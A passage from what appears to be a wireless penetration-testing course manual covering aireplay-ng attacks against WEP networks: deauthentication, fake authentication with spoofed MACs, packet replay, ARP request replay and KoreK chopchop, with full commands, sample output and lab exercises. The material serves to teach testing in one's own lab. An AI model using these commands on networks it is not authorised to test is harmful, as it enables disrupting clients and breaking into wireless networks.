- If you get a failure on attack 5, it may still work in the field if the injection MAC address matches the current card MAC address. With some drivers, it will fail if they are not the same.

5.3.5.2 Lab

Set up your AP for WEP encryption, Open Authentication.

Don't forget to put your card in monitor mode, on the AP channel before the attack.

Use Aireplay-ng to test your card for injection capabilities and identify WEP networks around you.

5.3.6 Aireplay Attack 0 - Deauthentication

The deauthentication attack sends disassociation packets to one or more clients which are currently associated with an AP. Disassociating clients can be beneficial in a number of situations:

- Recovering a hidden / cloaked ESSID.
- Capturing WPA/WPA2 handshakes by forcing clients to re-authenticate.
- Generating ARP requests (Windows clients often flush their ARP cache when disconnected)
- Of course, this attack is totally useless if there are no associated wireless clients on the network.

5.3.6.1 Usage

Usage: aireplay-ng -0 1 -a 00:14:6C:7E:40:80 -c 00:0F:B5:34:30:30 ath0

Where:

- -0 - deauthentication attack
- 1 the number of deauths to send; 0 means continuous sending.
- -a 00:14:6C:7E:40:80 - the MAC address of the AP
- -c 00:0F:B5:34:30:30 - the MAC address of the client to deauthenticate; if this is omitted then all clients are deauthenticated
- ath0 - the interface name

Usage Examples - Typical Deauthentication

After you have determined the MAC address of a client which is currently connected you can issue a command similar to:

aireplay-ng -0 1 -a 00:14:6C:7E:40:80 -c 00:0F:B5:34:30:30 ath0

Where:

- -0 - deauthentication
  - - the number of deauths to send (you can send multiple deauths too)
- -a 00:14:6C:7E:40:80 - the MAC address of the AP
- -c 00:0F:B5:34:30:30 - the MAC address of the client you are deauthing
- ath0 - the interface name

The output should be similar to:

```
11:09:28  Sending DeAuth to station   -- STMAC: [00:0F:B5:34:30:30]
```

Usage Tips

- It is more effective to target a specific station using the -c parameter.
- The deauthentication packets are sent directly from your PC to the client. You must be physically close enough to the client for your wireless card transmissions to get through.

5.3.6.2 Lab

Set up your AP for with no encryption. Set up a wireless victim client and connect the victim to the wireless network. Don't forget to put your card in monitor mode, on the AP channel.

Use Aireplay-ng to :

- Deauthenticate the victim client.
- Capture traffic on the victim client machine to see what traffic is send during the deauthentication and subsequent reconnection to the network.

5.3.7 Aireplay Attack 1 - Fake authentication

The fake authentication attack allows you to perform the two types of WEP authentication (Open System and Shared Key) and to associate with an AP. This attack is useful in scenarios where there are no associated clients. Note that fake authentication attacks do not generate ARP packets.

5.3.7.1 Usage

Usage: aireplay-ng -1 0 -e teddy -a 00:14:6C:7E:40:80 -h 00:09:5B:EC:EE:F2 -y sharedkeyxor ath0

Where:

- -1 - fake authentication
- 0 - reassociation timing in seconds
- -e - teddy is the wireless network name
- -a 00:14:6C:7E:40:80 - the AP MAC address
- -h 00:09:5B:EC:EE:F2 - our card MAC address
- -y sharedkeyxor - the name of file containing the PRGA XOR bits. This is only used for shared key authentication. Open system authentication, which is typical, does not require this.
- ath0 - the wireless interface name

Another variation of the command for picky APs:

aireplay-ng -1 6000 -o 1 -q 10 -e teddy -a 00:14:6C:7E:40:80 -h 00:09:5B:EC:EE:F2 ath0

Where:

- 6000 - Reauthenticate every 6000 seconds. The long period also causes keep alive packets to be sent.
- -o 1 - Send only one set of packets at a time. Default is multiple and this confuses some APs.
- -q 10 - Send keep alive packets every 10 seconds.

A successful Authentication should look similar to this:

```
18:22:32  Sending Authentication Request
18:22:32  Authentication successful
18:22:32  Sending Association Request
18:22:32  Association successful :-)
18:22:42  Sending keep-alive packet
18:22:52  Sending keep-alive packet
# and so on.
```

Usage Examples

Note: The lack of association with an AP is the single biggest reason for failed injection attacks.

To associate with an AP start a fake authentication attack:

aireplay-ng -1 0 -e teddy -a 00:14:6C:7E:40:80 -h 00:09:5B:EC:EE:F2 ath0

Where:

- -1 - fake authentication
- 0 - reassociation timing in seconds
- -e teddy - the wireless network name
- -a 00:14:6C:7E:40:80 - the AP MAC address
- -h 00:09:5B:EC:EE:F2 - our card MAC address
- ath0 - the wireless interface name

A successful authentication should look similar to this:

```
18:18:20  Sending Authentication Request 1
18:18:20  Authentication successful
18:18:20  Sending Association Request
18:18:20  Association successful :-)
```

If you receive the messages above, you are good to go with the standard injection techniques.

Usage Tips

Setting MAC address

It is good practice to set your card's MAC address to the one you specify via the "-h" parameter (if they are different). Having them the same ensures that wireless "ACK"s are sent by your card. This will enable subsequent attacks to work smoothly.

Troubleshooting Tip: A MAC address is composed of six octets – for example : 00:09:5B:EC:EE:F2. The first half (00:09:5B) of each MAC address is known as the Organizationally Unique Identifier (OUI). The OUI signifies the card's manufacturer. The second half (EC:EE:F2) is known as the extension identifier and is unique to each network card within the specific OUI. Many APs will ignore MAC addresses with invalid OUIs. Make sure you use a valid OUI code when you make up MAC addresses. Otherwise, your packets may be ignored by the AP. The current list of OUIs may be found here.

Examples of successful authentication

When troubleshooting failed fake authentications, getting a capture dump of the failed authentication and comparing it to a successful one is a good way to identify problems. Simply reviewing these packet captures with Wireshark can be very educational.

The following are packet captures of the two types of authentication - open and shared key:

- wep.open.system.authentication.cap
- wep.shared.key.authentication.cap

Usage Troubleshooting - Identifying failed authentications

The following is an example of what a failed authentication looks like:

```
18:28:02  Sending Authentication Request
18:28:02  Authentication successful
18:28:02  Sending Association Request
18:28:02  Association successful :-)
18:28:02  Got a deauthentication packet!
18:28:05  Sending Authentication Request
18:28:05  Authentication successful
18:28:05  Sending Association Request
18:28:10  Sending Authentication Request
18:28:10  Authentication successful
18:28:10  Sending Association Request
```

Notice the “Got a deauthentication packet” and the continuous retries above. Do not proceed with other attacks until you have the fake authentication running correctly.

Another way to identify a failed fake authentication is to run tcpdump and look at the packets. Start another session while you are injecting and run:

tcpdump -n -e -s0 -vvv -i ath0

The following is a typical tcpdump error message you are looking for:

```
11:04:34.360700     314us     BSSID:00:14:6c:7e:40:80     DA:00:0f:b5:46:11:19
SA:00:14:6c:7e:40:80 DeAuthentication: Class 3 frame received from nonassociated
station
```

Notice that the AP (00:14:6c:7e:40:80) is telling the source (00:0f:b5:46:11:19) that you are not associated. The AP will not process or accept any injected packets.

If you want to select only the DeAuth packets with tcpdump then you can use:

tcpdump -n -e -s0 -vvv -i ath0 | grep DeAuth.

You may need to tweak the phrase "DeAuth" to pick out the exact packets you want.

Re associating on periodic basis

You may periodically get disassociation events. Some APs require to reassociate every 30 seconds, otherwise the client is considered disconnected. In this case, setup the periodic re-association delay:

aireplay-ng -1 30 -e <ESSID> -a 00:13:10:30:24:9C -h 00:11:22:33:44:55 ath0

Error Message "AP rejects open-system authentication"

You receive the following error message when trying to perform fake authentication with Aireplay-ng:

```
15:46:53  Sending Authentication Request
15:46:53  AP rejects open-system authentication
Please specify a PRGA-file (-y).
```

Solution: See the “hands on” module later on in the course.

Error Message "Denied (code 10), open (no WEP)?”

You cannot use fake authentication with an Open AP. Open meaning there is no WEP encryption enabled. There is no WEP key to crack!

MAC access controls enabled on the AP

If fake authentication is never successful (Aireplay-ng keeps sending authentication requests) then MAC address filtering may be in use. The AP will only accept connections from the specified MAC addresses. In this case you will need to obtain a valid MAC address by observing traffic using Airodump-ng. Do not perform a fake authentication attack for a specific MAC address if that client is active on the AP.

Waiting for beacon frame

When you execute the attack, the system freezes or a line is printed with “Waiting for beacon frame” and then no further activity occurs.

There are many possible root causes of this problem:

- The wireless card is set to a channel which is different than the AP. Solution: Use *iwconfig* and confirm the card is set to the same channel as the AP.
- The card is hopping channels. Solution: Start Airodump-ng with the "*-c*" or "*--channel*" parameter and set it to the same channel as the AP.
- The ESSID is wrong. Solution: Enter the correct value. If contains spaces or special characters then enclose it in quotes. For the complete details, see this Aircrack-ng FAQ entry.
- The BSSID is wrong. Solution: Enter the correct value.
- You are too far away from the AP and are not receiving any beacons. Solution: You can use tcpdump and/or Airodump-ng to confirm you are in fact receiving beacons for the AP. If not, move closer.
- You are not receiving beacons for the AP: Solution: Use "*tcpdump -n -vvv -e -s0 -i <interface name>*" to confirm you are receiving beacons. Assuming you have dealt with potential problems above, it could be faulty drivers or you have not put the card into monitor mode.

Airodump-ng does not show the ESSID

Airodump-ng does not show the ESSID! How do I do fake authentication since this is a required parameter?

Solution: You need to patient. When a client associates with the AP, then Airodump-ng will obtain and display the ESSID. You can deauthenticate a client to get the ESSID immediately.

Other problems and solutions

Make sure that:

- You are physically close enough to the AP. You can confirm that you can communicate with the specific AP.
- Make sure you are using a real MAC address (see discussion above)
- The wireless card driver is properly patched and installed. Use the injection test to confirm your card can inject.
- The card is configured on the same channel as the AP. Use "iwconfig" to confirm.
- The BSSID and ESSID (-a / -e options) are correct.
- If using a Prism2 chipset, make sure the firmware is updated.

5.3.7.2 Lab

1. Set up your AP for WEP encryption, Open Authentication.
2. Don't forget to put your card in monitor mode, on the AP channel before the attack.

Use Aireplay-ng to :

- Fake authenticate (if using Madwifi-ng drivers)
- Verify the fake authentication by watching an Airodump session.

5.3.8 Aireplay Attack 2 - Interactive packet replay

This attack allows you to choose a specific packet for replaying (injecting). In order to use the interactive packet replay successfully, a deeper understanding of wireless packet flow is required. You cannot simply capture and replay any packet. Only specific packets can be replayed successfully. “Successfully” means that the packet is accepted by the AP and causes a new initialization vector (IV) to be generated.

To achieve this we either have to select a packet which will “naturally” be successful in IV generation, or manipulate a captured packet into a “natural” one. Let's explore these two concepts in more detail.

So, what characteristics does a packet need to have to “naturally” work? APs will always repeat packets destined to the broadcast MAC address (FF:FF:FF:FF:FF:FF). In addition the packet must be going from a wireless client to the wired network. (This is a packet with the “To DS” bit flag set to 1). ARP request packets have this characteristic.

So the Aireplay-ng filter options we need to use to automatically select these packets are:

- -b 00:14:6C:7E:40:80 selects packets with the relevant MAC address.
- -d FF:FF:FF:FF:FF:FF selects packets with a broadcast destination
- -t 1 selects packets with the “To Distribution System” flag set on

Next, we will look at packets which need to be manipulated in order to be successfully replayed by the AP. The objective as always is to have the AP rebroadcast the packet you inject and generate a new IV. The only selection criteria needed is the “*-t 1*” to select packets going to the distribution system (Ethernet):

- -b 00:14:6C:7E:40:80 selects packets with the MAC of the AP we are interested in
- -t 1 selects packets with the “To Distribution System” flag set on

We don't care what the destination MAC address is as we will modify the packet to our needs. The following options will result in the packet looking like a "natural" packet above:

- -p 0841 - sets the Frame Control Field such that the packet looks like it is being sent from a wireless client to the AP.
- -c FF:FF:FF:FF:FF:FF - sets the destination MAC address to be a broadcast. This is required to cause the AP to replay the packet and thus getting the new IV.

See "Modified Packet Replay" below for an example.

5.3.8.1 Usage

Usage: aireplay-ng -2 <filter options> <replay options> -r <file name> <replay interface>

Where:

- -2 - interactive replay attack
- <filter options>
- <replay options>
- -r <file name> - specify a pcap file to read packets from (this is optional)
- <replay interface> - the wireless interface (eg:ath0)

Usage Examples

Natural Packet Replay

For this example, you do not need perform a fake authentication first since the source MAC address is already associated with the AP. The source MAC address belongs to the existing wireless client. At the time of this writing, there is a known bug with the Madwifi-ng drivers which necessitates a fake authentication, even though one is not theoretically needed. If using Madwifi-ng drivers, perform a fake authentication before continuing.

Putting it all together:

aireplay-ng -2 -b 00:14:6C:7E:40:80 -d FF:FF:FF:FF:FF:FF -t 1 ath0

Where:

- -2 - interactive replay
- -b 00:14:6C:7E:40:80 - selects packets with the MAC of the AP we are interested in
- -d FF:FF:FF:FF:FF:FF - selects packets with a broadcast destination
- -t 1 - selects packets with the "To Distribution System" flag set on
- ath0 - the wireless interface

When launched, the program will look as follows:

```
Read 4 packets...
      Size: 68, FromDS: 0, ToDS: 1 (WEP)
           BSSID  =  00:14:6C:7E:40:80
      Dest. MAC  =  FF:FF:FF:FF:FF:FF
     Source MAC  =  00:0F:B5:34:30:30

     0x0000:  0841 de00 0014 6c7e 4080 000f b534 3030  .A....l~@....400
     0x0010:  ffff ffff ffff 4045 d16a c800 6f4f ddef  ......@E.j..oO..
     0x0020:  b488 ad7c 9f2a 64f6 ab04 d363 0efe 4162  ...|.*d....c..Ab
     0x0030:  8ad9 2f74 16bb abcf 232e 97ee 5e45 754d  ../t....#...^EuM
     0x0040:  23e0 883e                                #..>
Use this packet ? y
```

Notice that the packet matches our selection criteria. Enter “y” and it starts injecting:

```
Saving chosen packet in replay_src-0315-191310.cap
You should also start airodump-ng to capture replies.
 Sent 773 packets...
```

Modified Packet Replay

As in the previous example, you do not need perform a fake authentication first, since the source MAC address is already associated with the AP. The source MAC address belongs to an existing wireless client. At the time of this writing, there is a known bug with the Madwifi-ng drivers which necessitates a fake authentication, even though one is not theoretically needed. If using Madwifi-ng drivers, perform a fake authentication before continuing.

Putting it all together:

aireplay-ng -2 -b 00:14:6C:7E:40:80 -t 1 -c FF:FF:FF:FF:FF:FF -p 0841 ath0

Where:

- -2 - interactive replay
- -b 00:14:6C:7E:40:80 - selects packets with the MAC of the AP we are interested in
- -t 1 - selects packets with the “To Distribution System” flag set on
- -c FF:FF:FF:FF:FF:FF - sets the destination MAC address to be a broadcast. This is required to cause the AP to replay the packet and thus generating new IVs.
- -p 0841 - sets the Frame Control Field in such a way that the packet looks like it’s being sent from a wireless client.
- ath0 - the wireless interface

The IVs generated per second will vary based on the size of the packet you select. The smaller the packet size, the higher the rate per second. When launched, the program will look as follows:

```
Read 10 packets...

     Size: 124, FromDS: 0, ToDS: 1 (WEP)

          BSSID  =  00:14:6C:7E:40:80
      Dest. MAC  =  00:40:F4:77:E5:C9
     Source MAC  =  00:0F:B5:34:30:30

     0x0000:  0841 2c00 0014 6c7e 4080 000f b534 3030  .A,...l~@....400
     0x0010:  0040 f477 e5c9 90c9 3d79 8b00 ce59 2bd7  .@.w....=y...Y+.
     0x0020:  96e7 fadf e0de 2e99 c019 4f85 9508 3bcc  ..........O...;.
     0x0030:  8d18 dbd5 92a7 a711 87d8 58d3 02b3 7be7  ..........X...{.
     0x0040:  8bf1 69c0 c596 3bd1 436a 9598 762c 9d1d  ..i...;.Cj..v,..
     0x0050:  7a57 3f3d e13c dad0 f2d8 0e65 6d66 d913  zW?=.<.....emf..
     0x0060:  9716 84a0 6f9a 0c68 2b20 7f55 ba9a f825  ....o..h+ □U...%
     0x0070:  bf22 960a 5c7b 3036 290a 89d6            ."..\{06)...

Use this packet ? y
```

Enter “y” and the program will continue:

```
Saving chosen packet in replay_src-0316-162802.cap
You should also start airodump-ng to capture replies.

Sent 2966 packets...
```

Injecting Management Frames

You can also inject management and control frames on a per frame basis with Aireplay-ng. You just need to specify a matching filter since the default one allows only WEP data packets.

Examples:

- Setting -v 8 -u 0 -w 0 allows you to send beacons frames.
- Setting -v 12 -u 1 -w 0 -m 10 -n 2000 sets a filter for control frames (in this case clear-to-send frames).

Usage Troubleshooting

The most common problem is lack of association with the AP. Either use a source MAC address of a client already associated with the AP or use fake authentication.

Review the “I am injecting but the IVs don't increase” section.

One situation that may affect interactive replay: Exception of a wireless client separation option – see http://tinyshell.be/aircrackng/forum/index.php?topic=194 for more details.

5.3.8.2 Lab

Set up your AP for WEP encryption, Open Authentication. Set up a wireless victim client and connect the victim to the WEP enabled wireless network.

Don't forget to put your card in monitor mode, on the AP channel before the attack.

Use Aireplay-ng to :

- Fake authenticate (if using Madwifi-ng drivers)
- Inject traffic into the WEP network using "natural packet replay".
- Inject traffic into the WEP network using "modified packet replay".
- As a bonus, use Aircrack-ng to crack your WEP key, as shown in the course videos.

5.3.9 Aireplay Attack 3 - ARP Request Replay Attack

The classic ARP request replay attack is the most effective way to generate new initialization vectors. This attack is probably the most reliable of all. The program listens for an ARP packet then retransmits it back to the AP. This, in turn causes the AP to repeat the ARP packet with a new IV. The program retransmits the same ARP packet over and over. However, each ARP packet repeated by the AP has a new IV. The collection of these IVs will later help us later in determining the WEP key.

5.3.9.1 What is ARP?


File: arps

ARP stands for Address Resolution Protocol. This protocol is used to convert an IP address into a physical address such as an Ethernet address (MAC). A host wishing to obtain a physical address of another machine broadcasts an ARP request on to the network. The host on the network with the matching address, replies with a unicast, and reveals it's physical hardware address.


ARP is the foundation of many attacks in the Aircrack-ng suite. If you're not familiar with ARP, please visit and study the following links:

- PC Magazine: Definition of ARP
- Wikipedia: Address Resolution Protocol
- Microsft Technet: Address Resolution Protocol (ARP)
- RFC 826

The following screenshot shows an ARP request captured on an Ethernet network (to get the MAC address of 192.168.1.1):



The second packet shows the reply from 192.168.1.1:



5.3.9.2 Usage

Usage: aireplay-ng -3 -b 00:13:10:30:24:9C -h 00:11:22:33:44:55 ath0

Where:

- -3 means standard ARP request replay
- -b 00:13:10:30:24:9C is the AP MAC address
- -h 00:11:22:33:44:55 is the source MAC address (either an associated client or from fake authentication)

- ath0 is the wireless interface name

Replaying a previous ARP replay. This is a special case of the interactive packet replay attack. It is presented here since it is complementary to the ARP request replay attack.

aireplay-ng -2 -r replay_arp-0219-115508.cap ath0

Where:

- -2 means interactive frame selection
- -r replay_arp-0219-115508.cap is the name of the file from your last successful ARP replay
- ath0 - the wireless card interface name

Usage Example

Before following these examples, use Airmon-ng to put your card in monitor mode first. You cannot inject packets unless monitor mode is enabled.

For these attacks, you need either the MAC address of an associated client , or a fake MAC from attack 1. The simplest and easiest way is to utilize the MAC address of an associated client. This can be obtained via Airodump-ng. The reason we prefer using an associated MAC address is due to the fact the AP will only accept and repeat packets whose sending MAC address is "associated".

You may have to wait for a couple of minutes (or even longer) until an ARP request shows up. This attack will fail if there is no traffic on the network.

Enter the following command

aireplay-ng -3 -b 00:14:6c:7e:40:80 -h 00:0F:B5:88:AC:82 ath0

The system responds:

```
Saving ARP requests in replay_arp-0219-123051.cap
You should also start airodump-ng to capture replies.
Read 11978 packets (got 7193 ARP requests), sent 3902 packets...
```

Initially the last line will look similar to:

```
Read 39 packets (got 0 ARP requests), sent 0 packets...
```

As the attack progresses, you'll be able to see the packets being injected by the increasing counters. You can also confirm injection by running Airodump-ng , and watch the fast IV generation for the specific AP.

In our second example we will reuse the captured ARP from the previous example. You'll notice that the ARP request was saved to "replay_arp-0219-123051.cap". Rather than waiting for a new ARP packet, we can simply reuse the one on disk, with the "-*r*" parameter:

aireplay-ng -2 -r replay_arp-0219-123051.cap ath0

The system responds:

```
      Size: 86, FromDS: 0, ToDS: 1 (WEP)

           BSSID  =  00:14:6C:7E:40:80
       Dest. MAC  =  FF:FF:FF:FF:FF:FF
      Source MAC  =  00:0F:B5:88:AC:82

      0x0000:  0841 0000 0014 6c7e 4080 000f b588 ac82  .A....l~@.......
      0x0010:  ffff ffff ffff 7092 e627 0000 7238 937c  ......p..'..r8.|
      0x0020:  8011 36c6 2b2c a79b 08f8 0c7e f436 14f7  ..6.+,.....~.6..
      0x0030:  8078 a08e 207c 17c6 43e3 fe8f 1a46 4981  .x.. |..C....FI.
      0x0040:  947c 1930 742a c85f 2699 dabe 1368 df39  .|.0t*._&....h.9
      0x0050:  ca97 0d9e 4731                           ....G1
```

```
Use this packet ? y
```

Enter “y” and then your system will start injecting:

```
Saving chosen packet in replay_src-0219-123117.cap
You should also start airodump-ng to capture replies.

Sent 3181 packets...
```

At this point (if you have not already done so) start Airodump-ng to capture the IVs being generated. The data count should be increasing rapidly.

Usage Tips

To speed up ARP traffic generation, you can ping a nonexistent IP on your network (from the victim computer).

5.3.9.3 Lab

Set up your AP for WEP encryption, Open Authentication. Set up a wireless victim client and connect the victim to the WEP enabled wireless network.

Don't forget to put your card in monitor mode, on the AP channel before the attack.

Use Aireplay-ng to :

- Fake authenticate (if using Madwifi-ng drivers)
- Inject traffic into the "ARP request replay" attack.

5.3.10 Aireplay Attack 4 - KoreK chopchop

The KoreK chopchop attack can decrypt a WEP data packet without knowing the key. It can even work against dynamic WEP. *This attack does not recover the WEP key itself, it merely reveals the plaintext*. Some APs are not vulnerable to this attack. They may seem vulnerable at first but actually drop data packets shorter than 60 bytes.

If the AP drops packets shorter than 42 bytes, Aireplay tries to guess the rest of the missing data, as far as the headers are predictable. If an IP packet is captured Aireplay checks if the checksum of the header is correct after guessing its missing parts. Remember that this attack requires at least one WEP data packet.

5.3.10.1 Chopchop theory

A 802.11 WEP frame consists of many fields: headers, data, ICV, etc. Let's consider only data and ICV, and assume a constant IV.

The ICV algorithm is an implementation of CRC32. It is calculated incrementally for every byte of data the frame has. The frame is then XOR'red with RC4 keystream. From now on, we'll represent the XOR operation with `+'.

Frame 1:

```
_____ DATA ___ ____ICV ___
D0 D1 D2 D3 D4 I3 I2 I1 I0
+  +  +  +  +  +  +  +  +
K0 K1 K2 K3 K4 K5 K6 K7 K8
=  =  =  =  =  =  =  =  =
```

```
R0 R1 R2 R3 R4 R5 R6 R7 R8
```

Where D is data, I is ICV, K is keystream and R is the resultant.

If we add a data byte we get **Frame 2**:

```
_____ DATA ______ ____ICV ___

D0 D1 D2 D3 D4 D5 J3 J2 J1 J0

 +  +  +  +  +  +  +  +  +  +

K0 K1 K2 K3 K4 K5 K6 K7 K8 K9

 =  =  =  =  =  =  =  =  =  =

S0 S1 S2 S3 S4 S5 S6 S7 S8 S9
```

Where J is ICV and S is the resultant.

It is actually possible to go from Frame 2 to Frame 1 just by guessing the value of the sum I3+D5, that we will call X (one of 256 possibilities). X=I3+D5

- D0 to D4 remain the same.
- R5 = I3 + K5 = I3 + (D5+D5) + K5 = (I3+D5) + (D5+K5) = X + S5.
- R6 to R8 are computed by reversing one crc step based on the value of X. There's a correspondence among I2-I0 and J3-J1 because CRC shifts them back, however D5 "pushes" them forward again. They do not necessarily keep the same values, however their difference depends only on X, which we have guessed.
- J0 depends only on X. K9 = S9 + J0. We have guessed the last message byte and the last byte of keystream.

We can guess X by trial and error. The AP must discard invalid frames and *help us* in guessing the value of X.

By doing this, we have found a valid frame 1 byte shorter than original one, and we have guessed one byte of keystream. This process can be induced to get the whole keystream.

For additional detailed descriptions see the Chopchop Attack in the original Netstumbler thread and the following article.

5.3.10.2 Usage

Usage: aireplay-ng -4 -h 00:09:5B:EC:EE:F2 -b 00:14:6C:7E:40:80 ath0

Where:

- -4 - the chopchop attack
- -h 00:09:5B:EC:EE:F2 - the MAC address of an associated client or your card's MAC (if you did fake authentication)
- -b 00:14:6C:7E:40:80 - the AP MAC address
- ath0 - the wireless interface name

Although not demonstrated in the videos, you may use any of the other Aireplay-ng filters. Additional typical filters could be the -m and -n to set the minimum and maximum packet sizes to select.

Usage Examples

Example with sample output

Usage : aireplay-ng -4 -h 00:09:5B:EC:EE:F2 -b 00:14:6C:7E:40:80 ath0

Where:

- -4 - the chopchop attack
- -h 00:09:5B:EC:EE:F2 - the MAC address of our card and must match the MAC used in the fake authentication
- -b 00:14:6C:7E:40:80 - the AP MAC address
- ath0 - the wireless interface name

The system responds:

```
      Read 165 packets...

         Size: 86, FromDS: 1, ToDS: 0 (WEP)

         BSSID  =  00:14:6C:7E:40:80
         Dest. MAC  =  FF:FF:FF:FF:FF:FF
         Source MAC  =  00:40:F4:77:E5:C9

         0x0000:  0842 0000 ffff ffff ffff 0014 6c7e 4080  .B..........l~@.
         0x0010:  0040 f477 e5c9 603a d600 0000 5fed a222  .@.w..`:...._.."
         0x0020:  e2ee aa48 8312 f59d c8c0 af5f 3dd8 a543  ...H......._=..C
         0x0030:  d1ca 0c9b 6aeb fad6 f394 2591 5bf4 2873  ....j.....%.[.(s
         0x0040:  16d4 43fb aebb 3ea1 7101 729e 65ca 6905  ..C...>.q.r.e.i.
         0x0050:  cfeb 4a72 be46                           ..Jr.F

 Use this packet ? y
```

You respond “y” above and the Aireplay continues.

```
Saving chosen packet in replay_src-0201-191639.cap


Offset   85 ( 0% done) | xor = D3 | pt = 95 |  253 frames written in   760ms
Offset   84 ( 1% done) | xor = EB | pt = 55 |  166 frames written in   498ms
Offset   83 ( 3% done) | xor = 47 | pt = 35 |  215 frames written in   645ms
Offset   82 ( 5% done) | xor = 07 | pt = 4D |  161 frames written in   483ms
Offset   81 ( 7% done) | xor = EB | pt = 00 |   12 frames written in    36ms
Offset   80 ( 9% done) | xor = CF | pt = 00 |  152 frames written in   456ms
Offset   79 (11% done) | xor = 05 | pt = 00 |   29 frames written in    87ms
Offset   78 (13% done) | xor = 69 | pt = 00 |  151 frames written in   454ms
Offset   77 (15% done) | xor = CA | pt = 00 |   24 frames written in    71ms
Offset   76 (17% done) | xor = 65 | pt = 00 |  129 frames written in   387ms
Offset   75 (19% done) | xor = 9E | pt = 00 |   36 frames written in   108ms
Offset   74 (21% done) | xor = 72 | pt = 00 |   39 frames written in   117ms
Offset   73 (23% done) | xor = 01 | pt = 00 |  146 frames written in   438ms
